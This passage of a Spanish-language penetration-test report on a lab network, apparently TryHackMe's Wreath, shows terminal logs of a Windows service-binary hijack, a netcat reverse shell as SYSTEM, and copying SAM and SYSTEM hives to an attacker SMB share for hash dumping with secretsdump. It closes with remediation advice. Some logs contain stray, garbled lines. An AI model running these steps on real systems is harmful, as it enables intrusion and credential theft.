copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"
1 file(s) copied.

C:\Windows\Temp> ready an exploit in the directory then it's time to root this thing!
```

Para activar el exploit se opta por reiniciar el servicio “SystemExplorerHelpService”.



```

copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"
 1 file(s) copied.

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

21/03/2022  22:09    <DIR>    .
21/03/2022  22:09    <DIR>    ..
21/12/2020  23:55    <DIR>    System Explorer
18/03/2022  21:44           3,584 System.exe
               1 File(s)      3,584 bytes
               3 Dir(s)   6,952,783,872 bytes free

C:\Program Files (x86)\System Explorer>cd System.exe
cd System.exe
The directory name is invalid.

C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 3   STOP_PENDING
                      (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0   (0x0)
  SERVICE_EXIT_CODE : 0   (0x0)
  CHECKPOINT        : 0x0
  WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:
                           This is something that should never be considered.
                           The service did not respond to the start or control request in a timely fashion.

C:\Program Files (x86)\System Explorer>■

```

Finalmente se obtiene el acceso como usuario privilegiado sobre el PC de Thomas.

```

[juanekali@kali)-[~]
$ nc -lvp 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
  nt authority\system
  3,584 bytes
  6,952,783,872 bytes free

C:\Windows\system32>■

```

Para conseguir las credenciales dentro del PC de Thomas enviamos el archivo sam.bak que contiene los hashes y el archivo system.bak que contiene la boot key a la maquina atacante a travs del servidor SMB que se ha estado utilizando.



```

(juansekali㉿kali)-[~]
$ nc -lvpn 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
Who has the Administrator NT hash for this target?
whoami up after yourself. Aside from being courteous to other users of the network
whoami to make things easy for an attacker, would we?
nt authority\system

Remove all the tools, shells, payloads, accounts, and any other remnants you left behind.
C:\Windows\system32>whoami
whoami
nt authority\system No answer needed

C:\Windows\system32>net use \\10.50.55.87\share /USER:user s3cureP@ssword
net use \\10.50.55.87\share /USER:user s3cureP@ssword
The command completed successfully.

C:\Windows\system32>reg.exe save HKLM\SAM \\10.50.55.87\share\sam.bak
reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
The operation completed successfully.

C:\Windows\system32>

```

Para desencriptar los hashes se usa la herramienta secretsdump.py.

```

(juansekali㉿kali)-[~/Wreath]
$ python3 /opt/impacket/examples/secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL -lmhash:nthash
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfc6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2 :::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f :::
[*] Cleaning up ...

```



V. CONCLUSIÓN

- El servidor público prod-serv de Thomas necesita de la actualización del servicio Webmin httpd – MiniServ que corre por el puerto 1000 la vulnerabilidad CVE-2019-15107 permite que el parámetro antiguo en password_change.cgi es susceptible a la inyección remota de comandos.
- Se debe corregir el filtro del servidor de desarrollo del PC de Thomas porque permite la carga de cualquier tipo de archivo, en este caso fue posible subir y ejecutar el exploit para ejecución remota de código.
- El framework web de Django revela los ficheros que contienen la ruta que lleva al servidor de desarrollo de la computadora personal de Thomas debe ser parchado.
- La vulnerabilidad del servidor GitStack CVE-2018-5955 permite que un atacante no autenticado agregue un usuario al servidor a través de los campos de nombre de usuario y contraseña al resto/usuario/URI. El servicio debe ser actualizado y de no ser efectivo debe cambiarse.
- Todo el sistema a excepción del computador de Thomas debe seguir una política que siga el principio de mínimo privilegio para evitar el control total sobre el sistema de forma rápida además se previene el uso de herramientas que sirvan para continuar realizando pivoting sobre la red.

VI. REFERENCES

- [CVE-2018-5955 - An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filter - CVE-Search \(circl.lu\)](#)
- [CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau \(cvedetails.com\)](#)
- [CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vuln \(cvedetails.com\)](#)
- [Common Vulnerability Scoring System Version 3.1 Calculator \(first.org\)](#)
- [GitStack 2.3.10 - Remote Code Execution - PHP webapps Exploit \(exploit-db.com\)](#)
- [Webmin](#)
- [Unrestricted File Upload | OWASP Foundation](#)
- [Principle of least privilege - Wikipedia](#)

